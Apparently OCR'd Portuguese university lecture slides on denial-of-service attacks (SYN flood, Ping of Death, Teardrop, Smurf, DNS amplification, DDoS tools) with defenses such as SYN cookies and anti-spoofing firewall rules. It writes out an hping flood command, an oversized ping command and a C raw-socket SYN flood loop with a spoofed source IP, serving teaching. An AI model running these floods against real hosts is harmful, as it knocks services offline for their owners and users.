Ataques DoS

UFABC - Segurança de Dados

Gabriel Nobrega de Lima

Sumário

1 - Introdução

Ataque DoS(Denial of Service)

- Trata-se do envio indiscriminado de requisições a um computador alvo visando causar a indisponibilidade(ou negação) dos serviços oferecidos por ele.
- Atua no sentido de esgotar algum dos recursos da vítima, como CPU, memória, banda, etc.
- Técnica pouco eficiente atualmente.

Ataque DDoS(Distributed Denial of Service)

- Refere-se a uma variação mais engenhosa do ataque DoS, onde um grupo de maquinas sincronizadas efetuam ataques por negação de serviço sobre um dado alvo.
- Maximiza o pontencial dos ataques DoS o que os tornam ainda hoje um perigo eminente.

Ataque DRDoS(Distributed Reflected Denial of Service)

- Utiliza serviços que geram um trafego maior que a sua requisição e os redirecionam a vítima através de ip spoofing.
- Uma técnica relativamente simples, no entanto, muito perigosa já que se utiliza geralmente de servidores de alta disponibilidade de banda.

2 - Histórico

- Em meados de 90 ocorreram os primeiros ataques DoS partindo de computadores de universidades que possuíam conexões com banda elevada para época.

- Em 1996 passou-se a explorar a má implementação das especificações TCP/IP nos sistemas operacionais com a técnica que ficou mais conhecida como Ping Of Death.

- Em 1997 atacantes efetuavam requisições com IP de origem modificado para o da vítima(IP Spoofing) ao broadcast de uma rede, o que ficou mais conhecido como Smurf.

- Em 1999/2000 com os ataques anteriores já defasados inicia-se a utilização do molde DDoS em uma série de ataques bem sucedidos a sites como eBay, Yahoo, Amazon e CNN.

2 - Histórico

- Em janeiro de 2001, requisições de DNS falsas enviadas a vários servidores DNS ao redor do mundo gerou o tráfego para um ataque DDoS refletido(DNS Amplification) o atacante enviou várias requisições sob identidade da vítima. Os servidores DNS responderam aos pedidos enviando a informação à vítima.


- Em 2008 Pesquisadores da HP Security Labs realizaram uma demonstração de um novo método de ataque intitulado PDoS(Permanent Denial of Service) explorando falhas na atualização de firwares de hardwares.

- A Telefônica este ano sofreu uma série de ataques DDoS sobre seus servidores DNS fazendo com que requisições de usuários speedy fossem negadas.Tal instabilidade causada acabou sendo o estopim para que a Anatel proibisse a venda dos serviços de banda larga da empresa.


3 - Ataques DoS

SYN Flood

- Técnica que utiliza o processo de não completamento de handshake do protocolo TCP com o intuito de exceder o limite de Backlog do sistema operacional.



Handshake padrão



Syn Flood

- O atacante inicia o processo de conexão TCP enviando pacotes com flags SYN com endereço de origem spoofado de modo que os pacotes SYN-ACK enviados pela vítima sejam perdidos e ela nunca obtenha uma resposta ACK o que faz com que as requisições de conexões fiquem armazenadas na memória limitada pelo backlog por um tempo determinado, caso o fluxo de requisições seja alto é provavel que o buffer de conexões seja lotado negando novas conexões.

3 - Ataques DoS

SYN Flood

Realizando ataque:


- hping

hping --flood --interface eth0 -S -p PORTA_ALVO IP_ALVO

Defesa:

- Syn Cookie

Trata-se de um processo básico de alocar memória total para uma conexão quando o servidor receber o ACK de confirmação do cliente.



- Provedores minimizando IP Spoofing:

iptables -A FORWARD -i Interface_Usuarios -s ! FAIXA_DE_IPS -j DROP


3.1 - Ataques DoS


Fragmentation Attacks

- A fragmentação é utilizada quando um pacote é maior que o valor MTU (Maximum Transfer Unit) da rede.

- É possível utilizar-se da da fragmentação e explorar falhas em diversas implementações do TCP/IP de sistemas operacionais.A maioria dos ataques de fragmentação tem o intuito de causar problemas durante a remontagem dos pacotes por parte do host receptor.

- A grande maioria desses ataques tem o objetivo de causar “Denial of Service" e ultrapassar regras em firewall.





3.1 - Ataques DoS

Fragmentation Attacks

Ping of Death

- Refere-se a um do mais antigos ataques de negação de serviço, seu princípio consiste em simplesmente criar um datagrama cuja dimensão total exceda a dimensão máxima autorizada (65535 bytes). Um pacote deste tipo, enviado a um sistema que possua uma pilha TCP/IP vulnerável, provocará possíveis travamentos ou reinicializarão de sistema(ocorre um buffer overflow) ao realizar remontagem do pacote.

Win95 – Ping Of Death

Realizando ataque:

ping -l 65550 IP

Defesa:

Caso esteja utilizando sistemas operacionais antigos tais como Windows 95 ou Linux 2.0 instalar os patchs de correção.

3.1 - Ataques DoS

Fragmentation Attacks

Teardrop

- São enviados pacotes IP fragmentados que não podem ser reagrupados porque o valor de offset dos fragmentos é preenchido de tal forma que o pacote possua espaços vazios que simplesmente não são enviados pelo atacante.Os fragmentos dispersos podem provocar reinicializarão do computador ou congelamento caso o sistema seja vulnerável e tente montar o pacote.

- Sistemas vulneráveis: Windows 3.1, 95, NT.Linux nas versões anteriores a 2.0.32.

- Qualquer SO recente está imune ao ataque.

3.1 - Ataques DoS

Fragmentation Attacks

Tiny fragments

- O intruso utiliza a fragmentação de pacotes IP para criar pacotes tão pequenos (*tiny fragments*), que as informações do cabeçalho sejam separadas em vários fragmentos.

- Excluindo o primeiro pacote, os outros fragmentos não possuem todos os dados em seu cabeçalho como, por exemplo, o número da porta, reduzindo a gama de informações que um filtro usa para decidir o que bloquear ou não, na esperança de enganar o sistema de filtragem e, assim, permitir a passagem dos pacotes por um *firewall*.

- Ultrapassando o firewall qualquer tipo de ataque pode ser efetuada diretamente no alvo.

3.1 - Ataques DoS

Fragmentation Attacks

Tiny fragments

Defesa

- Uma solução RUDIMENTAR seria criar regras que descartam qualquer tipo de pacote com flag de fragmentação ativa, no entanto, isso irá acarretar em uma série de problemas na rede, por exemplo, a não possibilidade trafego de dados maiores que o MTU local(algo comum ao TCP).

- Utilizar regras de firewall que determinem o tamanho do cabeçalho de transporte em cada fragmento inicial e comparem com um valor mínimo onde os campos de importantes(porta destino,ip destino, ip origem) para a análise estejam presentes. Os fragmentos seguintes não precisam ser checados, pois se o fragmento inicial é descartado, o *host* destino será incapaz de completar a remontagem mesmo que todos os fragmentos restantes já tenham chegado.

Uma possível regra(só verifica fragmentos TCP pois só eles são vulneráveis):

se OFFSET=0 e PROTOCOL=TCP e TRANSPORT_TAM< TMIN então

descarta fragmento.

4 - Ataques DDoS


- Os ataques de negação de serviço distribuídos(DDoS) são como os ataques DoS, porém partem de computadores distribuidos de diferentes origens e que estão sob as ordens de um atacante.

- Estes computadores são conhecidos como zumbis ou slaves.Em grande parte dos ataques são máquinas infectadas que formam uma rede de escravos a espera de uma ordem para coordenadamente operarem ataques DoS sobre uma dada vítima.

- Foi amplamente utilizado com bots de servidores IRC.

4 - Ataques DDoS

- Realiza ataques DoS de forma amplificada utilizando uma série de computadores escravos.



Terminologia básica

- Attacker - Uma aplicação que pode ser utilizada para iniciar ataques simplesmente enviando comandos para os masters. Também conhecido como client ou Intruder.
- Daemon - Um processo rodando nos Slaves responsável por receber e executar comandos fornecidos pelo master. Também conhecido como bcast (broadcast program).
- Master - Um host rodando como client do atacante, também conhecido como Handler.
- Slaves - Um host rodando o "processo" daemon. Também conhecido como Zombi.
- Victim - A vitima (host ou network) objeto do ataque distribuído.

5 - Ataques DRDoS


- Os ataques de negação de serviço por reflexão tem o intuito de utilizar os serviços disponíveis na rede para amplificar o volume de informação que chega a uma vítima.
- Utilizam a técnica de IP Spoofing para encaminhar todo o fluxo de dados de uma requisição à vítima.
- Utilizam serviços onde sejam necessarios pequenos pacotes e requisição grande volume de informação como resposta.
- Como apenas geram trafego de pacotes de serviços geralmente rotineiros como o PING e o DNS podem ser dificeis de serem controlados caso estes serviços sejam utilizados na rede(não podem ser simplesmente bloqueados).

5 - Ataques DRDoS

Smurf

- Trata-se de uma técnica simples de amplificação de DoS, basicamente o atacante envia uma requisição com IP de origem alterado para o da vítima ao broadcast de uma rede, esta por sua vez encaminha a requisição para todos os computadores da rede e possívelmente estes respondem a maquina da vítima.

- Com apenas um pacote o atacante consegue multiplicar o potêncial de seu ataque e ainda camufla totalmente a sua origem real.




Esquema de ataque Smurf utilizando o protocolo ICMP com ping.

5 - Ataques DRDoS

DNS Amplification

- Similar ao ataque Smurf mas utiliza requsições DNS com o ip da vítima.
- Pacote de requisição é pequeno e a resposta é cerca de 60 vezes maior, o que proporciona uma grande ampliação do ataque.
- Exemplo:

Para cada X bytes de requisição, o servidor DNS gera 60*X bytes de resposta encaminhados à vítima(IP spoofing).



6 - Ataques PDoS

- Em 2008 Pesquisadores da HP Security Labs realizaram uma demonstração de um novo método de ataque intitulado PDoS(Permanent Denial of Service) explorando falhas na atualização de firwares de hardwares.
- Existe a possibilidade de utilizar brechas em operações de atualização dos softwares encontrados nos circuitos integrados injetando um código malicioso diretamente no sistema de operação da placa.
- Neste tipo de ataque há a necessidade de troca de hardware.
- Sistema pode ficar indisponível por mais tempo.
- Ainda nenhum grande ataque do genero foi registrado.

7 - Ferramentas de Ataque


- **Trinoo:** Arquitetura operador / agentes. Atacante se comunica com o operador via TCP; O operador se comunica com os agentes via UDP. Permite senhas para operadores e agentes, e gera pacotes UDP para portas aleatórias para múltiplos recipientes.
- **Tribe Flood Network (TFN):** Usa uma arquitetura diferente da do Trinoo. O atacante não precisa se logar ao operador. Os agentes podem atacar via UDP ou TCP.
- **Stacheldraht (Arame farpado):** Combina características do Trinoo e do TFN, com comunicação encriptada via TCP entre atacante e operador.
- **Shaft:** Combina características dos três anteriores. Permite mudança de portas de comunicação entre operador e agentes durante a conexão e tem recursos de coleta de estatísticas.
- **Tribe Flood Network 2000 (TFN2K):** Versão melhorada do TFN, adiciona características para dificultar detecção do tráfego e controle remoto da rede de agentes.
- **Mstream:** Gera inundações com tráfego TCP; Operadores podem ser controlados remotamente por mais de um atacante, e a forma de comunicação entre operadores e agentes é manipulável em tempo de compilação;

8 - Desenvolvendo ataques DoS

- **Como é possível modificar os campos de um pacote TCP/IP sem que o kernel os faça por você?**

A solução é utilizar a implementação de Raw sockets e realizar todo o processo de overhead que o kernel realizaria quando utilizamos Sockets TCP ou UDP.Cada camada deve ser construída manualmente e conseqüentemente os dados de cada pacote podem ser totalmente manipulados sem qualquer interferência do sistema operacional.

8 - Desenvolvendo ataques DoS



8- Desenvolvendo ataques DoS

SynFlood

Linguagem C(Unix /Linux Sockets)

```
void synflood()
{
        char datagrama[4096];
        //Aponta para o inicio do datagrama
        struct ipheader *iph = (struct ipheader *) datagrama;
        //Aponta para o endereço do datagrama somando com tamanho do header
        struct tcpheader *tcph = (struct tcpheader *) datagrama + sizeof (struct ipheader);
        struct sockaddr_in sin;
         int s = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);

        sin.sin_family = AF_INET;
        sin.sin_port = htons(80); //porta destino
        sin.sin_addr.s_addr = inet_addr("200.210.170.10"); //IP ALVO
        memset(datagrama, 0, 4096); //Reseta memória(evita lixo)

        iph->iph_ihl = 5; // Tamanho do header 4*5 = 20 bytes (o mínimo para o header ip)
        iph->iph_ver = 4; //versão ipv4
        iph->iph_tos = 0; //Type of service
        iph->iph_len = sizeof (struct ipheader) + sizeof (struct tcpheader); //Tamanho total
        iph->iph_ident = htonl (666); //identificação utilizando em fragmentacao
        iph->iph_offset = 0; //Como não fragmentamos 0(só existe um pacote)
        iph->iph_ttl = 255; // TTL
        iph->iph_protocol = 6;  // Protocolo TCP
```

8 - Desenvolvendo ataques DoS

SynFlood

Linguagem C(Unix /Linux Sockets)

```
iph->iph_sourceip = inet_addr (“200.200.30.100"); //ip origem(IP SPOOFADO)
iph->iph_destip = sin.sin_addr.s_addr; //ip de destino setado na sockaddr_in
 //TCP HEADER
tcph->tcph_srcport = htons (5678); //porta origem
tcph->tcph_destport = htons (80); //porta destino
tcph->tcph_seqnum = aleatorio_seq(); //numero de sequencia
tcph->tcph_acknum = 0; //ACK desativado
tcph->tcph_offset = 0;
tcph->tcph_syn = 0x02; //SYN ATIVO
tcph->tcph_win = htonl (65535); //Janela para o máximo =)
tcph-> tcph_urgptr = 0; //Flag Urg desativada

 //checksum foi omitida por simplificação
  int ct=0;
  while(1)
   {
    if(sendto(s, datagrama, iph->iph_len,    0, (struct sockaddr *) &sin, sizeof (sin)) < 0)
        printf(“Erro no sendto\n");
    else
      printf(“Pacote %d enviado! ”,ct);
    ct++;
   }
  }
```

9 - BIBLIOGRAFIA

Livros

Exploração de vulnerabilidades em redes TCP/IP, Sandro Melo, Alta Books, 4Linux/HackerTeen

Programming Multiplayer Games, Andrew Mulholland (Paperback)

Comunicação de Dados e Redes de Computadores, Behrouz A. Forouzan, BookMan

Sites

http://www.winsocketdotnetworkprogramming.com/

http://www.packetstormsecurity.org

http://pt.wikipedia.org/wiki/Handshake

www.cert.org/tech_tips/denial_of_service.html

www.rnp.br/newsgen/0003/ddos.html

http://images.google.com.br

http://www.isotf.org/news/DNS-Amplification-Attacks.pdf